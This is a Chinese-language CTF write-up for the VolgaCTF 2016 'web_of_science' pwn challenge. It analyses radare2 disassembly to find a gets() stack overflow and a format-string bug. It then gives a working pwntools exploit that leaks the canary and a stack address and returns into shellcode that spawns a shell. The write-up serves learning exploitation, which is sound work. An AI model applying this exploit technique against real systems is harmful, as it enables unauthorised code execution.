

volga-ctf-quals-2016 pwn web_of_scicen_250 writeup

原创

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
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基本情况

我并没有参加这个比赛,只是作为练习用,所以无法模拟远程,只能本地调试

文件是64位的,运行之后先输入名字,然后每次都会输出这个名字,然后问你10道数学题,后面怎样的其实对这个版本的利用来说不是很重要

漏洞情况

整个函数比较长,不过我还是复制下来方便解释(来源于radare2, 如果不依赖ida的F5, radare2一些时候比ida还好用,特别是在pwn当中):

```
(fcn) sub.puts_7cd 478
|   sub.puts_7cd ();
|       ; var int local_13ch @ rbp-0x13c
|       ; var int local_138h @ rbp-0x138
|       ; var int local_134h @ rbp-0x134
|       ; var int local_130h @ rbp-0x130
|       ; var int local_12ch @ rbp-0x12c
|       ; var int local_128h @ rbp-0x128
|       ; var int local_124h @ rbp-0x124
|       ; var int local_120h @ rbp-0x120
|       ; var int local_a0h @ rbp-0xa0
|       ; var int local_18h @ rbp-0x18
|       ; CALL XREF from 0x00401010 (main)
|   0x004007cd   55             push rbp
|   0x004007ce   4889e5        mov rbp, rsp
|   0x004007d1   53             push rbx
|   0x004007d2   4881ec380100 sub rsp, 0x138
|   0x004007d9   64488b042528 mov rax, qword fs:[0x28] ; [0x28:8]=0x21c8 ; '('
|   0x004007e2   488945e8      mov qword [rbp - local_18h], rax
|   0x004007e6   31c0          xor eax, eax
|   0x004007e8   c785ccfeffff mov dword [rbp - local_134h], 0xa
|   0x004007f2   c785c4feffff mov dword [rbp - local_13ch], 0
```

```

0x004007fc c785d0feffff. mov dword [rbp - local_130h], 0
0x00400806 c785d4feffff. mov dword [rbp - local_12ch], 0
0x00400810 c785d8feffff. mov dword [rbp - local_128h], 0
0x0040081a c785dcfeffff. mov dword [rbp - local_124h], 0
0x00400824 c785e0feffff. mov dword [rbp - local_138h], 0
0x0040082e bfc8104000 mov edi, str.Tell_me_your_name_first ; "Tell me your name fi
0x00400833 e8f8fdffff call sym.imp.puts ; int puts(const char *s);
0x00400838 488d85e0feff. lea rax, [rbp - local_120h]
0x0040083f 4889c7 mov rdi, rax ; char *s
0x00400842 e859feffff call sym.imp.gets ; char*gets(char *s);
0x00400847 488d85e0feff. lea rax, [rbp - local_120h]
0x0040084e 48c7c1ffffff. mov rcx, -1
0x00400855 4889c2 mov rdx, rax
0x00400858 b800000000 mov eax, 0
0x0040085d 4889d7 mov rdi, rdx
0x00400860 f2ae repne scasb al, byte [rdi]
0x00400862 4889c8 mov rax, rcx
0x00400865 48f7d0 not rax
0x00400868 488d50ff lea rdx, [rax - 1]
0x0040086c 488d85e0feff. lea rax, [rbp - local_120h]
0x00400873 4801d0 add rax, rdx ; '('
0x00400876 48bb2c20796f. movabs rbx, 0x722072756f79202c
0x00400880 488918 mov qword [rax], rbx
0x00400883 48be6573706f. movabs rsi, 0x3a65736e6f707365 ; rsi
0x0040088d 48897008 mov qword [rax + 8], rsi
0x00400891 66c740102000 mov word [rax + 0x10], 0x20 ; [0x20:2]=64 ; "@" 0x00000020
0x00400897 bfe0104000 mov edi, str.Alright__pass_a_little_test_first__would_you. ;
0x0040089c e88ffdffff call sym.imp.puts ; int puts(const char *s);
0x004008a1 c785c4feffff. mov dword [rbp - local_13ch], 0
,=< 0x004008ab e9b1000000 jmp 0x400961
.--> 0x004008b0 e81bfeffff call sym.imp.rand ; int rand(void);
|| 0x004008b5 99 cdq
|| 0x004008b6 c1ea10 shr edx, 0x10
|| 0x004008b9 01d0 add eax, edx
|| 0x004008bb 0fb7c0 movzx eax, ax
|| 0x004008be 29d0 sub eax, edx
|| 0x004008c0 8985d0feffff mov dword [rbp - local_130h], eax
|| 0x004008c6 e805feffff call sym.imp.rand ; int rand(void);
|| 0x004008cb 99 cdq
|| 0x004008cc c1ea10 shr edx, 0x10
|| 0x004008cf 01d0 add eax, edx
|| 0x004008d1 0fb7c0 movzx eax, ax
|| 0x004008d4 29d0 sub eax, edx
|| 0x004008d6 8985d4feffff mov dword [rbp - local_12ch], eax
|| 0x004008dc 8b85d4feffff mov eax, dword [rbp - local_12ch]
|| 0x004008e2 8b95d0feffff mov edx, dword [rbp - local_130h]
|| 0x004008e8 01d0 add eax, edx
|| 0x004008ea 8985d8feffff mov dword [rbp - local_128h], eax
|| 0x004008f0 8b95d4feffff mov edx, dword [rbp - local_12ch]
|| 0x004008f6 8b85d0feffff mov eax, dword [rbp - local_130h]
|| 0x004008fc 89c6 mov esi, eax
|| 0x004008fe bf0e114000 mov edi, str._d____d____n ; "%d + %d = ?." @ 0x40110e
|| 0x00400903 b800000000 mov eax, 0
|| 0x00400908 e843fdffff call sym.imp.printf ; int printf(const char *format);
|| 0x0040090d 488d85e0feff. lea rax, [rbp - local_120h]
|| 0x00400914 4889c7 mov rdi, rax
|| 0x00400917 b800000000 mov eax, 0
|| 0x0040091c e82ffdffff call sym.imp.printf ; int printf(const char *format);
|| 0x00400921 488d8560ffff. lea rax, [rbp - local_a0h]
|| 0x00400928 4889c7 mov rdi, rax

```

```

| 0x0040092b 4889c7 mov rdi, rax
| 0x0040092b e870fdffff call sym.imp.gets ; char*gets(char *s);
| 0x00400930 488d8560ffff lea rax, [rbp - local_a0h]
| 0x00400937 4889c7 mov rdi, rax
| 0x0040093a e881fdffff call sym.imp.atoi ; int atoi(const char *str);
| 0x0040093f 8985dcfeffff mov dword [rbp - local_124h], eax
| 0x00400945 8b85d8feffff mov eax, dword [rbp - local_128h]
| 0x0040094b 3b85dcfeffff cmp eax, dword [rbp - local_124h]
| ,==< 0x00400951 7507 jne 0x40095a
| 0x00400953 8385c8feffff add dword [rbp - local_138h], 1
| ^--> 0x0040095a 8385c4feffff add dword [rbp - local_13ch], 1
| | ; JMP XREF from 0x004008ab (sub.puts_7cd)
| ^-> 0x00400961 8b85c4feffff mov eax, dword [rbp - local_13ch]
| | 0x00400967 3b85ccfeffff cmp eax, dword [rbp - local_134h]
| ^==< 0x0040096d 0f8c3dffffff jl 0x4008b0
| | 0x00400973 8b85c8feffff mov eax, dword [rbp - local_138h]
| | 0x00400979 3b85ccfeffff cmp eax, dword [rbp - local_134h]
| ,=< 0x0040097f 7507 jne 0x400988
| | 0x00400981 b800000000 mov eax, 0
| ,==< 0x00400986 eb05 jmp 0x40098d
| ^-> 0x00400988 b801000000 mov eax, 1
| | ; JMP XREF from 0x00400986 (sub.puts_7cd)
| ^--> 0x0040098d 488b5de8 mov rbx, qword [rbp - local_18h]
| | 0x00400991 6448331c2528 xor rbx, qword fs:[0x28]
| ,=< 0x0040099a 7405 je 0x4009a1
| | 0x0040099c e89ffcffff call sym.imp.__stack_chk_fail
| ^-> 0x004009a1 4881c4380100 add rsp, 0x138
| | 0x004009a8 5b pop rbx
| | 0x004009a9 5d pop rbp
| \ 0x004009aa c3 ret

```

基本上可以看出,漏洞一个是对gets的调用造成栈溢出,另外一个是在0x40091c处的printf导致了格式化字符串漏洞,也就是输入名字的时候

关于保护,通过radare2的il命令:

```
[0x004007cd]> iI
havecode true
pic false
canary true
nx false
crypto false
va true
intrp /lib64/ld-linux-x86-64.so.2
bintype elf
class ELF64
lang c
arch x86
bits 64
machine AMD x86-64 architecture
os linux
minopsz 1
maxopsz 16
pcalign 0
subsys linux
endian little
stripped true
static false
linenum false
lsyms false
relocs false
rpath NONE
binsz 8647
```

主要是开启了canary, aslr我不知道当时的情况是否开启了,不过其实不是很影响.

利用思路

两个漏洞,一个格式化字符串一个栈溢出,没有开启nx,栈溢出会很方便,但是由于canary的存在,栈溢出不能直接覆盖返回地址执行栈上代码,所以需要想办法,这里格式化字符串漏洞就起作用了,主要用来泄漏内存信息,通过获取canary的信息,将canary原样放好即可执行shellcode,栈地址也是同样的道理,去leak掉saved rbp的位置的信息即可计算相对位置得到输入的shellcode的地址.

通过gdb进行调试,由于栈上相对位置不变,所以很容易获取地址之间的关系,(是的我就是懒得去算了)

exploit

```
from pwn import *
context(arch='amd64', os='linux')

def answer(p):
    p.sendline('1')
    p.recv()

def main():
    p = process("./web_of_science")

    """
    | **all local**
    | sum: 192 bytes
    | shellcode @ 0x7fffffff1b0
    | ..
    | ..
    """
```

```

| ..
136 | padding(whatever)
| ..
= | ..
| #####|
8 | canary @ 0x7fffffff238
| ..
| ..
(24)| padding(whatever)
| ..
| ..
| #####|
| return address(leaked - 192)
"""

leaking_format = "%p." * 46
p.sendline(leaking_format)
p.recvuntil('??')
leak = p.recvuntil(',')
leak = map(lambda x: int(x, 16) if x != '(nil)' else 0,
           leak.split('.')[::-1])

canary = leak[42]
stack_address = leak[45]

log.info("canary is " + hex(canary) + " stack at " + hex(stack_address))
log.info("return address: " + hex(stack_address - 192))

nop = asm(shellcraft.nop())
shellcode = asm(shellcraft.sh())

payload = shellcode + nop * (136 - len(shellcode)) + p64(canary) + \
         nop * 24 + p64(stack_address - 192)

for i in xrange(9):
    answer(p)

p.sendline(payload)
p.interactive()

if __name__ == "__main__":
    main()

```

坑

不要理会recvuntil,在这卡着老不动,直接sendline就可以了..还有send不要乱用...没回车似乎不会进行接下来的工作,也会卡住没反映